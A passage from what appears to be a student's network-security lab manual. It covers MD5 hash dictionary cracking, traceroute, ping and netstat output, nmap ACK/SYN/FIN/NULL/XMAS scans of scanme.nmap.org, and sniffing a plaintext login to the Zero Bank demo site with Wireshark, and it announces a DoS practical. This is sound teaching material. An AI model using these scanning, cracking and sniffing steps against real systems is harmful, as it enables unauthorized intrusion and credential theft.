
Step 4: Go to Cracker and select MD5 on the left side
Right click on screen and click on add to list




Step 5: Paste the previous copied hash value in the following box and click on ok




Step 6: Right click on last password and click on dictionary attack




Step 7 : Right Click on Dictionaries and select add to list.




Step 8: Select wordlist file and click on open



Step 9: Click on start and we get the following output.




Step 10: Click on exit.



Practical no. 3

Aim 3. Using TraceRoute, ping, ifconfig, netstat Command Analysis Network

Step 1: Type tracert command and type www.prestashop.com press “Enter”.



The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is "C:\>tracert www.prestashop.com". The output displays the traceroute path to the website, listing 30 hops. Hops 1 through 6 show valid network segments. From hop 7 onwards, all entries are marked with an asterisk (*), indicating request timed out. The final message "Trace complete." is at the bottom.

```
C:\>tracert www.prestashop.com
Tracing route to www.prestashop.com [91.240.109.42]
over a maximum of 30 hops:
1     4 ms      2 ms      3 ms  192.168.0.1
2  107 ms      39 ms     27 ms  dhcp-192-253-1.in2cable.com [203.192.253.1]
3     31 ms      35 ms     33 ms  125.18.4.65
4    142 ms     131 ms     32 ms  182.79.245.161
5    128 ms     132 ms     26 ms  5.226.7.253
6    146 ms     157 ms     58 ms  bei.er02.par02.jaguar-network.net [85.31.194.55]

7   153 ms     153 ms    136 ms  cpe-et002957.cust.jaguar-network.net [31.172.233
.126]
8   148 ms     157 ms    156 ms  cr0-ge-5-1-7-rdb.ALIONET.NET [77.72.89.102]
9     *         *         *       Request timed out.
10   160 ms     *         133 ms  ve111-pol-ari-vbo.alionis.net [94.100.175.6]
11   131 ms     133 ms    139 ms  fw.prestashop.com [94.100.173.4]

12   *         *         *       Request timed out.
13   *         *         *       Request timed out.
14   *         *         *       Request timed out.
15   *         *         *       Request timed out.
16   *         *         *       Request timed out.
17   *         *         *       Request timed out.
18   *         *         *       Request timed out.
19   *         *         *       Request timed out.
20   *         *         *       Request timed out.
21   *         *         *       Request timed out.
22   *         *         *       Request timed out.
23   *         *         *       Request timed out.
24   *         *         *       Request timed out.
25   *         *         *       Request timed out.
26   *         *         *       Request timed out.
27   *         *         *       Request timed out.
28   *         *         *       Request timed out.
29   *         *         *       Request timed out.
30   *         *         *       Request timed out.

Trace complete.
```

Step 2: Ping all the IP addresses.

Step 3 : Ifconfig : open vmware->open virtual machine -> Ubuntu-> terminal → type ifconfig

```
suse1:~ # ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133 Bcast:192.168.208.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21313 (20.8 Kb) TX bytes:16778 (16.3 Kb)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1060 (1.0 Kb) TX bytes:1060 (1.0 Kb)
```

```
C:\>Administrator: C:\Windows\system32\cmd.exe
C:\>ping 91.240.109.42
Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 91.240.109.42:
  Packets: Sent = 4, Received = 0, Lost = 4 <100% loss>,
C:\>ping 192.168.0.1
Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255

Ping statistics for 192.168.0.1:
  Packets: Sent = 4, Received = 4, Lost = 0 <0% loss>,
  Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 4ms, Average = 3ms

C:\>ping 203.192.253.1
Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time=6ms TTL=254
Reply from 203.192.253.1: bytes=32 time=12ms TTL=254

Ping statistics for 203.192.253.1:
  Packets: Sent = 4, Received = 4, Lost = 0 <0% loss>,
  Approximate round trip times in milli-seconds:
    Minimum = 6ms, Maximum = 38ms, Average = 20ms

C:\>ping 125.18.4.65
Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes=32 time=35ms TTL=62
Reply from 125.18.4.65: bytes=32 time=37ms TTL=62
Reply from 125.18.4.65: bytes=32 time=34ms TTL=62
Reply from 125.18.4.65: bytes=32 time=29ms TTL=62

Ping statistics for 125.18.4.65:
  Packets: Sent = 4, Received = 4, Lost = 0 <0% loss>,
  Approximate round trip times in milli-seconds:
    Minimum = 29ms, Maximum = 37ms, Average = 33ms

C:\>_
```

Step 4 : Netstat

Active Connections			
Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:1564	DESKTOP-923RK3N:1565	ESTABLISHED
TCP	127.0.0.1:1565	DESKTOP-923RK3N:1564	ESTABLISHED
TCP	127.0.0.1:25104	DESKTOP-923RK3N:25105	ESTABLISHED
TCP	127.0.0.1:25105	DESKTOP-923RK3N:25104	ESTABLISHED
TCP	127.0.0.1:25107	DESKTOP-923RK3N:25108	ESTABLISHED
TCP	127.0.0.1:25108	DESKTOP-923RK3N:25107	ESTABLISHED
TCP	127.0.0.1:25112	DESKTOP-923RK3N:25113	ESTABLISHED
TCP	127.0.0.1:25113	DESKTOP-923RK3N:25112	ESTABLISHED
TCP	127.0.0.1:25114	DESKTOP-923RK3N:25115	ESTABLISHED
TCP	127.0.0.1:25115	DESKTOP-923RK3N:25114	ESTABLISHED
TCP	192.168.0.57:24938	52.230.84.217:https	ESTABLISHED
TCP	192.168.0.57:24978	162.254.196.84:27021	ESTABLISHED
TCP	192.168.0.57:25052	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25072	test:https	TIME_WAIT
TCP	192.168.0.57:25078	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25080	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25083	40.67.188.75:https	ESTABLISHED
TCP	192.168.0.57:25099	13.107.21.200:https	ESTABLISHED
TCP	192.168.0.57:25100	ns329092:http	SYN_SENT
TCP	192.168.0.57:25101	155:https	ESTABLISHED
TCP	192.168.0.57:25103	103.56.230.154:http	ESTABLISHED
TCP	192.168.0.57:25106	ns329092:http	SYN_SENT
TCP	192.168.0.57:25109	ats1:https	ESTABLISHED

Practical No. 04

AIM : Using Nmap scanner to perform port scanning of various forms ACK, SYN, FIN, NULL, XMAS.

1. ACK -sA (TCP ACK scan): It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

The screenshot shows the Zenmap interface. The target is set to "scanme.nmap.org". The command entered is "nmap -sA -T4 scanme.nmap.org". The "Nmap Output" tab is selected, displaying the following text:

```
nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2024-04-18 14:55 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
Not shown: 998 unfiltered ports
PORT      STATE    SERVICE
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
```

2. SYN (Stealth Scan)(-sS): SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**

The screenshot shows the Zenmap interface. The target is set to "scanme.nmap.org". The command entered is "nmap -p 22,113,139 scanme.nmap.org". The "Nmap Output" tab is selected, displaying the following text:


```
nmap -p 22,113,139 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2024-04-18 14:58 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.29s latency).

PORT      STATE    SERVICE
22/tcp    open     ssh
113/tcp   closed   ident
139/tcp   filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 5.40 seconds
```


3.FIN Scan (-sF): Set just the TCP Fin bit.

Command: **nmap -sF scanme.nmap.org**




4. Null Scan (-sN): Does not set any bits (TCP flag header is 0).

Command: **nmap -sN -p22 scanme.nmap.org**



5. XMAS Scan (-sX): Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.


Command: **nmap -sX scanme.nmap.org**



Practical NO. 05

Aim: Network Traffic Capture with Wireshark and DoS Attack using Nemesy.

Step 1: Open WireShark.



Step 2: Click on any interface where traffic will be showing.

The screenshot shows the Wireshark application window with the "Capturing from Ethernet" message at the top. The interface has a similar layout to the first screenshot, with a menu bar, toolbar, and search bar. The main pane displays a list of network captures. The table below provides the details for each row:

No.	Time	Source	Destination	Protocol	Length	Info
334	0.607163	173.194.14.230	192.168.0.198	UDP	1292	443 → 62997 Len=1250
335	0.607269	173.194.14.230	192.168.0.198	UDP	1292	443 → 62997 Len=1250
336	0.607374	173.194.14.230	192.168.0.198	UDP	1292	443 → 62997 Len=1250
337	0.607417	173.194.14.230	192.168.0.198	UDP	396	443 → 62997 Len=354
338	0.607417	173.194.14.230	192.168.0.198	UDP	73	443 → 62997 Len=31
339	0.617036	192.168.0.198	173.194.14.230	UDP	78	62997 → 443 Len=36
340	0.785772	Giga-Byt_f4:4d:d4	Broadcast	ARP	60	Who has 192.168.1.1? Tell 192.168.1.136
341	1.0004153	30:de:4b:80:83:92	Broadcast	ARP	60	Who has 192.168.0.102? Tell 192.168.0.1
342	1.076696	d8:80:83:86:99:e1	Broadcast	ARP	60	Who has 192.168.0.111? Tell 192.168.0.196
343	1.196195	d8:80:83:86:0b:30	Broadcast	ARP	60	Who has 192.168.0.1? Tell 192.168.0.100
344	1.310982	c0:51:7e:23:9f:a2	Broadcast	ARP	60	Who has 192.168.1.1? Tell 192.168.1.25
345	1.532930	192.168.0.107	239.255.255.250	SSDP	217	M-SEARCH * HTTP/1.1
346	1.779185	Giga-Byt_f4:4d:d4	Broadcast	ARP	60	Who has 192.168.1.1? Tell 192.168.1.136

Below the table, three analysis notes are listed:

- > Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
- > Ethernet II, Src: 30:de:4b:80:83:92 (30:de:4b:80:83:92), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- > Address Resolution Protocol (request)

Step 3: Open any insecure website (e.g Type zerobank in google searchbox) enter login details and click on Sign in.

The screenshot shows a web browser window with the following details:

- Title Bar:** Shows the URL "zero.webappsecurity.com/login.html" and a "Not secure" warning icon.
- Toolbar:** Includes links for "Gmail", "YouTube", and "Maps".
- Page Content:**
 - Header:** "Zero Bank"
 - Section:** "Log in to ZeroBank"
 - Form Fields:** "Login" (text input), "Password" (text input), "Keep me signed in" (checkbox).
 - Buttons:** "Sign in" (blue button) and "Forgot your password ?" (link).

Step 4: Now go to Wireshark again, stop capturing packet, type http in search box,

The screenshot shows the Wireshark interface with the following details:

- Search Filter:** "http" is selected in the search bar.
- Table Headers:** No., Time, Source, Destination, Protocol, Length, Info
- Table Data:** A list of captured HTTP packets, including:
 - Frame 6933: 485 bytes on wire (3880 bits), 485 bytes captured (3880 bits) on interface 0
 - Frame 6937: 831 bytes on wire (6648 bits), 831 bytes captured (6648 bits) on interface 0
 - Frame 8826: 526 bytes on wire (4208 bits), 526 bytes captured (4208 bits) on interface 0
